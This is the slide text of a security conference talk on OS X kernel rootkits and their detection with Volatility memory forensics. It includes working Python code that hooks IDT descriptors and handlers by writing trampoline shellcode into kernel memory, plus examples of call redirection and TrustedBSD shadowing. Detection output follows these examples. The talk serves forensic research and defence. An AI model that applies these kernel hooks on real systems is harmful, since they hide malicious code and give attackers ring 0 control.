
- Descriptor and Gate structs in Volatility:

```
'real_descriptor64' (16 bytes)
0x0  : base_low16      ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x0  : limit_low16    ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x4  : access8        ['BitField', {'end_bit': 16, 'start_bit': 8}]
0x4  : base_high8     ['BitField', {'end_bit': 32, 'start_bit': 24}]
0x4  : base_med8      ['BitField', {'end_bit': 8, 'start_bit': 0}]
0x4  : granularity4   ['BitField', {'end_bit': 24, 'start_bit': 20}]
0x4  : limit_high4    ['BitField', {'end_bit': 20, 'start_bit': 16}]
0x8  : base_top32     ['unsigned int']
0xc  : reserved32     ['unsigned int']

'real_gate64' (16 bytes)
0x0  : offset_low16   ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x0  : selector16    ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x4  : IST            ['BitField', {'end_bit': 3, 'start_bit': 0}]
0x4  : access8        ['BitField', {'end_bit': 16, 'start_bit': 8}]
0x4  : offset_high16 ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x4  : zeroes5       ['BitField', {'end_bit': 8, 'start_bit': 3}]
0x8  : offset_top32  ['unsigned int']
0xc  : reserved32    ['unsigned int']
```



Hooking the IDT



Hooking the IDT

- Why hook the IDT?
- Because it gives us ring 0 or root access!
- Two types of hooks
 - Hooking the IDT Descriptor
 - Hooking the IDT Handler

64 bit handler address calculation:

```
handler_addr = real_gate64.offset_low16 + (real_gate64.offset_high16 << 16) + (real_gate64.offset_top32 << 32)
```



Hooking the IDT descriptor

- To hook the IDT Descriptor:
 1. Find an address for the fake descriptor
 2. Find the address of the target descriptor
 3. Overwrite the descriptor's offsets with fake offsets
 4. Write/run some code to test
- Example: Replaced the `idt64_zero_div` handler with an entry that trampolines to the `idt64_stack_fault` handler.



Hooking the IDT descriptor

```
## Find the addresses for idt64_zero_div      idt64_stack_fault
reload(idt)
import volatility.plugins.mac.check_idt as idt
idto = idt.mac_check_idt(self._config)
cnt = 0
for i in idto.calculate():
    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3],
i[9].obj_offset, i[2])

'Name _idt64_zero_div Descriptor address: 0xffffffff800c706000, Handler address
0xffffffff800c8cac20'
'Name _idt64_stack_fault Descriptor address: 0xffffffff800c7060c0, Handler address
0xffffffff800c8cd140'

## write shellcode to memory
import binascii
buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF
\xE0".encode("hex").replace("0000000000000000", struct.pack("<Q",
0xffffffff800c8cd140).encode('hex'))
self.addrspace.write(0xffffffff7f8dfba6e5, binascii.unhexlify(buf))
dis(0xffffffff7f8dfba6e5)
```



Hooking the IDT descriptor

```
## Modify the descriptor's handler address
stub_addr = 0xffffffff7f8dfba6e5 # shellcode
idt_addr = 0xffffffff800c706000 # _idt64_zero_div descriptor
idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addr_space)
self.addr_space.write(idt_entry.obj_offset, struct.pack('<H', stub_addr & 0xFFFF))
self.addr_space.write(idt_entry.offset_high16.obj_offset + 2, struct.pack("<H", (stub_addr
>> 16) & 0xFFFF))
self.addr_space.write(idt_entry.obj_offset+8, struct.pack("<I", stub_addr >> 32))
"{0:#10x}".format(idt_entry.offset_low16 + (idt_entry.offset_high16 << 16) +
(idt_entry.offset_top32 << 32))

// C code to trigger the division by zero exception or _idt64_zero_div
#include <stdio.h>
int main ()
{
    int x=2, y=0;
    printf("X/Y = %i\n",x/y);
    return 0;
}
```



Hooking the IDT handler

- To inline hook the IDT Handler:
 1. Find the address of the target handler
 2. Modify the handler with an inline hook (e.g. trampoline)
 3. Write/run some code to test
- Example: Routed the `idt64_zero_div` handler to the `idt64_stack_fault` handler by using a MOV/JMP trampoline.



Hooking the IDT handler

```
## Find the addresses for idt64_zero_div    idt64_stack_fault
import volatility.plugins.mac.check_idt as idt

reload(idt)

idto = idt.mac_check_idt(self._config)
cnt = 0

for i in idto.calculate():
    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3], i[9].obj_offset, i[2])

'Name _idt64_zero_div Descriptor address: 0xffffffff802a306000, Handler address 0xffffffff802a4cac20'
'Name _idt64_stack_fault Descriptor address: 0xffffffff802a3060c0, Handler address 0xffffffff802a4cd140'

## write shellcode to memory
import binascii

buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xE0".encode("hex").replace("0000000000000000", struct.pack("<Q",
0xffffffff802a4cd140).encode('hex'))

self.addrspace.write(0xffffffff802a4cac20, binascii.unhexlify(buf))


idt_addr = 0xffffffff802a306000

idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addrspace)

"{0:#10x}".format(idt_entry.offset_low16 + (idt_entry.offset_high16 << 16) + (idt_entry.offset_top32 << 32))
```



Hooking the IDT handler



Detecting the IDT handler

```
$ python vol.py mac_check_idt -f /Volumes/Storage/FIRST/IDTDescriptorHook-  
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64
```

```
Volatile Systems Volatility Framework 2.3_beta
```

CPU#	Index	Address	Symbol	Ring	Selector	Module	Hooked	Inlined
0	0	0xffffffff7f8dfba6e5	UNKNOWN	0	KERNEL64_CS	com.vmware.kext.vmhgfs	Yes	Yes
0	1	0xffffffff800c8cd080	_idt64_debug	0	KERNEL64_CS	__kernel__	No	No
0	2	0xffffffff800c8cac40	__intr_0x02	0	KERNEL64_CS	__kernel__	No	No
0	3	0xffffffff800c8cac60	_idt64_int3	3	KERNEL64_CS	__kernel__	No	No
0	4	0xffffffff800c8cac80	_idt64_int0	3	KERNEL64_CS	__kernel__	No	No
0	5	0xffffffff800c8caca0	_idt64_bounds	3	KERNEL64_CS	__kernel__	No	No
0	6	0xffffffff800c8cacc0	_idt64_invop	0	KERNEL64_CS	__kernel__	No	No
0	7	0xffffffff800c8cace0	_idt64_nofpu	0	KERNEL64_CS	__kernel__	No	No
0	8	0xffffffff800c8cd0e0	_idt64_double_fault	0	KERNEL64_CS	__kernel__	No	No
0	9	0xffffffff800c8cad00	_idt64_fpu_over	0	KERNEL64_CS	__kernel__	No	No
0	10	0xffffffff800c8cad20	_idt64_inv_tss	0	KERNEL64_CS	__kernel__	No	No
0	11	0xffffffff800c8cd160	_idt64_segnp	0	KERNEL64_CS	__kernel__	No	No
0	12	0xffffffff800c8cd140	_idt64_stack_fault	0	KERNEL64_CS	__kernel__	No	No



Call Reference Modification


```
0xffffffff8002e049b0 55          PUSH RBP
0xffffffff8002e049b1 4889e5      MOV RBP, RSP
...
0xffffffff8002e049e0 e85b313c00  CALL 0xffffffff80031c7b40
...
```



```
0xffffffff8002e049b0 55          PUSH RBP
0xffffffff8002e049b1 4889e5      MOV RBP, RSP
...
0xffffffff8002e049e0 e8008d8481  CALL 0xffffffff7f8464d6e5
...
```

- Modified `ps_read_file` function
- Calls `vnode_pagein`
- Redirected call to an address in the kext
`com.vmware.kext.vmhgfs`
- Tool? Volatility!

Shadow TrustedBSD



Detecting Shadow TrustedBSD

- All functions for TrustedBSD include the macro `MAC_CHECK`
- Not as easy as Shadow Symbols table
- Need to scan all TrustedBSD related functions for referencing
- For Rex scan only `mac_proc_check_get_task`
- Could have used the `mac_policy_list.entries` instead
- also detected by `check_hooks!`

```
$ python vol.py mac_check_hooks -f ~/Desktop/FIRST/564d438d-cc29-2121-3dd6-ac473e701f8d.vmem --  
profile=MacMountainLion_10_8_5_AMDx64
```

```
Volatility Foundation Volatility Framework 2.3.1
```

```
Table Name      Index  Address          Symbol          Inlined Shadowed Perms Hook In
```

```
-----  
mac_policy_address is shadowed! Original Address: 0xffffffff8024af4d28, Shadow Address: 0xffffffff7fa5c4d6e5, Modification at: 0xffffffff80248ee34
```



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26th annual **FIRST** conference



Conclusion

- DTrace is part of OS X and readily available
- Can be used to detect and create rootkits
- Syscalls and other system functions/structures are easy targets for rootkits
- Memory analysis with Volatility reveals rootkit artifacts
- Detection methods trivially wrapped into a plugin for automation
- If there is no detection mechanism, write Volatility a plugin!



Questions?

Thank you!

- Blog: siliconblade.blogspot.com
- Code: github.com/siliconblade/
- Twitter: @CGurkok
- E-mail: [cemgurkok <at/> gmail.com](mailto:cemgurkok@gmail.com)

